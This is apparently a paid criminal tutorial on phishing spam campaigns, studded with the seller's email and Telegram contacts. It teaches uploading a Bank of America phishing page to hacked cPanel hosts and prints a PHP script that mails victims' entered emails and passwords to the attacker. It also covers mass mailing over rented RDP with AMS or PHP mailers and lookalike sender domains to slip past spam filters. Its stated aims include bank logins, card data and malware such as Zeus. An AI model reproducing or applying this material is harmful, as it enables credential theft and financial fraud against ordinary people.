

Hello guys this is tutorial in depth of the topic spamming.

First of we will see what do we mean by term spamming.

Wikipedia definition:

Email spam, also known as unsolicited bulk Email (UBE), junk mail, or unsolicited commercial email (UCE), is the practice of sending unwanted email messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients.

In simple language spamming means to send bulk mails to people in order to flood their mails or to make them fool and make some real \$C@sh^.

Why we spam?

1. To get Bank Logs by spamming different banks.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKikIbAAgRmM2RI>

- 2.To get cc,fullz.
- 3.To get Accounts like paypals,dating sites etc.
- 4.To spread our malware like zeus,keyloggers etc.
- 5.To spam lottery scam aka 419 scams.

There are endless reasons to spam but these were some of common reasons for spamming.

Now we learned what is spamming and why we spam or for what purpose we spam lets learn how to spam

Before we learn how to spam, we need to know the meaning of general terms:

- 1.Leads: Leads is the term used to refer to email list, its basically another name for the common term email list. Leads aka email list is list of email addresses of people we are going to spam.

- 2.AMS(Advanced Mass Sender): It is a windows-based tool which we used to spam, here we add

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKiklibAAgRmM2RI>

our SMTP, load our email list aka leads, add email from which mail will be delivered for example if we are spamming chase bank we add email of chase bank like no-reply@chase.com and add our scam letter.

3. Scam Pages: Scam pages is another name of the Phishing page, it's basically a replication of the original page. It's used to get logs from our victims.
4. Scam letter: Scam letter aka fake mail is the name given to an email which is replica of original mail, here we tweak the original mail and edit asking victim to login to our scam page and we will get his logs.
5. PHP mailer: PHP mailer is a script which is used to spam our leads, this is another method of spamming. In this we don't use AMS tool, we spam via this PHP script.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKikl1bAAgRmM2Rl>

6.Cpanel: Cpanel is is the hosting panel of a website, in simple language it's a panel

where a admin of a particular site manages his/her website. We use cpanel to host our scam page.

Now question arises why we don't used our own cpanel host to host our scam page?

The answer is simple hosting websites don't allow scam pages on there servers so we used hacked cpanels to host our pages.

7.SMTP (Simple mail Transfer Protocol): SMTP is generally an application which run on a server which is used to transmit and receive emails, in simple language we use SMTP to send our mails to our victims.

Methods of Spamming?

There are two ways of spamming:

- ✓ Spamming Via SMTP and AMS.
- ✓ Spamming Via PHP Mailer.

SPAMMING VIA SMTP AND AMS.

This method is divided into 2 parts.

- ✓ First part is scam page uploading via cpanel.
- ✓ Second part is loading leads to AMS, adding SMTP and start our spam

PART1: scam page uploading via cpanel

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKiklibAAgRmM2RI>

1. First of login to Cpanel.

2. You Will See this type of screen:

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKiklibAAgRmM2RI>

Contact information:
Email: kaushalpal19283@gmail.com
Telegram: @kaushal_pal19284
Telegram Channel: <https://t.me/+SKikilbAAgRmM2RI>

3. Now click on file manager and you will get screen like this:

4. Now click on new folder and make a new folder named site and double click on the dir created site you will see something like this:

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushall_pal](https://t.me/@kaushall_pal)

Telegram Channel: <https://t.me/+OUJBVRFR0VFJOTk0>

5. Now Click on upload:

Maximum file size allowed for upload: 675.13 MB

Please select files to upload to `/home/` `/public_html/site`

No file chosen

Overwrite existing files: ☐

Mode	User	Group	World
Read	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Execute	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Permission	<input type="text" value="6"/>	<input type="text" value="4"/>	<input type="text" value="4"/>

6. Now make a Zip File of your scampage and upload via this uploader.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushall_pal

Telegram Channel: <https://t.me/+OUJBVRFR0VFJOTk0>

7. Now go back to your main cpanel page and refresh page and select file and click extract:

8. Now we need to edit a php file where we need to enter our email id where scam page will send logs, its different in all case in my case its l0gx.php (Select file and click edit):

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushall_pal

Telegram Channel: <https://t.me/+0UjBVRfR0VFjOTk0>

```

<?php
$message .= " _ _ _ _ _ IBOA LOG! _ _ _ _ _ \n";
$message .= "Email: ".$_POST['xx_logmail']."\n";
$message .= "Pass: ".$_POST['xx_passxD']."\n";
$message .= " _ _ _ _ _ IProd By NOONE\! _ _ _ _ _ \n";

$send = "ourmail@mail.com";

$subject = "AOL Result > $ip";
$headers = "From: [at]2011<AOL@>";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
$arr=array($send, $ip);
foreach ($arr as $send)
mail($send,$subject,$message,$headers);

```

At the place of \$send = "ourmail@mail.com";
Add your mail.

Now after you have followed all the steps we will
check that our page is working or not.



If your cpanel website is abc.com then you will
access scam page from www.abc.com/site/ 

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal

Telegram Channel: <https://t.me/+OUJBVRFR0VFJOTk0>

The image shows a screenshot of the Bank of America Online Banking Sign In page. At the top left is the Bank of America logo, and at the top right is the text "Online Banking". Below the logo is a red horizontal bar. The main heading "Sign In" is in red. The form includes a dropdown menu for "Account in:" with the text "Select Location" and "(the state where you opened your account)". Below this is a text input field for "Enter Online ID:" with a note "(0 - 32 characters)". There is a checkbox for "Save this Online ID" with a link "(How does this work?)". A "Sign In" button is below the input field. To the right of the input field is a box with links: "Not using Online Banking?", "Enroll now for Online Banking", "Learn more about Online Banking", and "Service Agreement". At the bottom of the form are links for "Reset passcode" and "Forgot or need help with your ID?".

We successfully uploaded our scam page, now we will move on to second part of this method.

loading leads to AMS, adding SMTP and start our Spam:

NOTE: Spamming is illegal as per laws so we should not spam from our own system.

For spamming we should use RDP.

Contact information:

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKilbAaGRmM2Rl>

1. First connect to your RDP for that go to

Start>All Programs> Accessories>Communications> Remote Desktop Connection

2. Add your RDP IP

3. You Will see box asking username and password, enter your username and password and you will get access to RDP.



Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKillbAAgRmM2RI>

4. Now open AMS, if you have rdp without AMS
then you can install AMS yourself on rdp

Contact information:



Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKillbAAgRmm2RI>

5. First we will add an account on AMS:

Click on Sender Accounts>Add/Edit Sender Account>Add your details>Click on add account

6. After this click on Return to main window.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKillbAAgRmM2RI>

7. Now Click on add>Add Server IP>Select Use authentication>Add Username>Add Password>Press OK
8. Now Click on Mailing List>Add Group>Enter Group Name>Double Click on Group Name>Load Mail List>Select file Now our leads are loaded.
9. Now Add Subject of your scam letter, suppose we are spamming chase then add subject of chase spam letter.
10. Add your scam letter into msg body and select html from message type.
11. Now CLICK SEND!!!

You will see AMS sending mails to your victims.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKillbAAgRmM2RI>

Spamming Via PHP Mailer.

Spamming Via PHP mailer is quite simple, as in PART1 there was 2 Parts, in this method also there is 2 parts.

First part is scam page uploading via cpanel.
Second part is spamming from PHP mailer.

As you can see First Part is same as method 1, I am not going to discuss it again, so lets jump to part2.

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKillbAAgRmM2RI>

Spamming from PHP mailer

Now first of all I assume that we have uploaded our scam page, now lets start with spamming.

--=[Python_X]=--

Mailer

Email:	<input type="text"/>	Name:	<input type="text"/>
Reply-To:	<input type="text"/>	Attach File:	<input type="button" value="Choose File"/> No file chosen
Subject:	<input type="text"/>		
Message Centre :		Email Database :	
<div></div>		<div></div>	
<input checked="" type="radio"/> Plain <input type="radio"/> HTML			
Number to send: <input type="text" value="1"/>			
Maximum script execution time(in seconds, 0 for no timelimit) <input type="text" value="0"/>			
<input type="button" value="Send Results"/>			

Contact information:

Email: kaushalpal19283@gmail.com

Telegram: @kaushal_pal19284

Telegram Channel: <https://t.me/+SKillbAAgRmM2RI>

This is image of a php mailer, which is most common in most of the mailers.

Advantages of Mailer over Method of AMS.

Most important advantage is that it reduces the cost of the spamming as we don't need to buy RDP.

Second is that its more faster than AMS method of spamming.

Advantages of Method of AMS over Mailer

The first advantage is that it saves time as we don't need to load leads again and again as in case of Mailer.

Second Advantage is that SMTP's are poorly configured and they don't have security on them, whereas mailers are secured and most common problem is that they don't deliver mails after 5k

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKiklIbAAgRmM2Rl>

or 10k spam, as they got security on them.

In end I don't say that all Mailers are not good choice but most of them are not good.

Golden tricks for good spamming

1. Use IP SMTP, as said earlier most of them are having high limits.
2. Use Clean Self made scam pages, most of mail providers blacklist source of scam pages use self made clean pages.
3. Don't use real domain while spamming, suppose if you are spamming paypal, don't use no-reply@paypal.com

Use no – reply@paypal.co.us.com as paypal.co.us.com don't belong to paypal so mail providers filters will consider it as

Telegram: [@kaushal_pal19284](https://t.me/@kaushal_pal19284)

Telegram Channel: <https://t.me/+SKiklIbAAgRmM2Rl>

genuine mail.

That's end of tutorial, thanks for buying it, I hope you are satisfied with it.
